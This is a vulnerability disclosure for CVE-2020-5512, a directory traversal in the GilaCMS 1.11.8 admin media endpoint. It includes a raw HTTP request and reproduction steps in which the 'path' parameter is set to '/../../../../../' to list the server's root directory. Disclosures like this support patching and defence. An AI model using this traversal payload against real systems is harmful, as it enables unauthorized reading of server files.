GilaCMS 1.11.8 – '/admin/media?path=' Directory Traversal

Product Owner: GilaCMS

Application Name: GilaCMS 1.11.8

CVE ID: CVE-2020-5512

Type: Installable/Customer-Controlled Application

Application Release Date: 4th December,2019

Severity: Medium

Authentication: Required

Complexity: Easy

Vulnerability Name: Directory Traversal in '/admin/media?path='

Vulnerability Explanation: Directory traversal is a web security vulnerability that allows an attacker to read arbitrary files on the server that is running an application.


Verified In:
Firefox 71.0 (64-bit)
Windows 10
Hosted using XAMPP v3.2.4

Request:


```
POST /gilacms/admin/media HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://localhost
Connection: close
Referer: http://localhost/gilacms/admin/content/post
Cookie: GSESSIONID=1atvstbcjvlrv6gsdkk4lr3392otw7x4ovt70cs1fli29xkup9; media_tab=assets; media_path=assets; asset_path=src

g_response=content&path={INJECTION_POINT}
```

Steps to Reproduce:
1. Login to the GilaCMS application as admin.

2. Visit the following page: http://localhost/gilacms/admin/content/post




4. Click on Media Gallery option on the left side menu.




5. Click on either of the folder and intercept the request that is being sent to the web server using a proxy such as Burp Suite and change the 'path' parameter value to '/../../../../../' (path=/../../../../../) and forward the request

6. Now in the web application you can see the directories present in the root directory of the file system (C:\ drive in my case as I have hosted the application in Windows using xampp)



Vulnerable Code:
The 'path' parameter sent in the POST request (http://localhost/gilacms/admin/media) is vulnerable to Directory traversal.



Reference:
Website: https://gilacms.com/
GitHub Repository: https://github.com/GilaCMS/gila
Download Version: https://github.com/GilaCMS/gila/releases/tag/1.11.8

January 5, 2020 lokeshkumarv